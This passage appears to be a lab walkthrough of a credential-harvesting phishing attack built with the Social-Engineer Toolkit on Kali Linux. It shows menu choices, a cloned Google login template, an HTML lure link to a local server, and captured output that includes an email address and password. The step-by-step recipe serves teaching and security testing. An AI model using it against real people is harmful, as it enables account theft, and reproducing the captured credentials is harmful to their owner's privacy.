

Step 3.

```
File Actions Edit View Help
Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Step 4

```
root@kali: ~
File Actions Edit View Help
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Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 1
```

Step 5

```
root@kali: ~
File Actions Edit View Help
refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Step 6

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
```

step 7

```
---
* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
217.130]:
```

Step 8


```
You can configure this option under:

/etc/settoolkit/set.config



Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
```



```
File Actions Edit View Help
<html>
  <body>
    <a href="http://192.168.217.130"> Login to google Page </a>
  </body>
</html>
```



```

root@kali: ~/set/reports
File Actions Edit View Help
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
  URL=http://www.google.com
  <url>
    <param>GALX=SJLCKfgaqoM</param>
    <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsxSTdNLW
9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX</param>
    <param>service=lso</param>
    <param>dsh=-7381887106725792428</param>
    <param>_utf8=â<98><83></param>
    <param>bgrresponse=js_disabled</param>
    <param>pstMsg=1</param>
    <param>dnConn=</param>
    <param>checkConnection=</param>
    <param>checkedDomains=youtube</param>
    <param>Email=alkindi@gmail.com</param>
    <param>Passwd=kindi1234</param>
    <param>signIn=Sign+in</param>
    <param>PersistentCookie=yes</param>
  </url>
  <url>
    <param>GALX=SJLCKfgaqoM</param>
    <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsxSTdNLW
9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX</param>
    <param>service=lso</param>
    <param>dsh=-7381887106725792428</param>
    <param>_utf8=â<98><83></param>
    <param>bgrresponse=js_disabled</param>
    <param>pstMsg=1</param>
    <param>dnConn=</param>
    <param>checkConnection=</param>
    <param>checkedDomains=youtube</param>
    <param>Email=alkindi@gmail.com</param>
    <param>Passwd=kindi1234</param>
    <param>signIn=Sign+in</param>
    <param>PersistentCookie=yes</param>
  </url>
</harvester>
~
1,1 All

```

```

root@kali: ~
File Actions Edit View Help
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgrresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=alkindi@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=kindi1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.217.130 - - [27/Mar/2023 23:02:47] "POST /ServiceLoginAuth HTTP/1.1"
302 -
^C[*] File in XML format exported to /root/.set/reports/2023-03-27 23:03:56.747586.xml for your reading pleasure...

Press <return> to continue

```

Stored in /root/reports/2023-03-27 23:03:56.747586.xml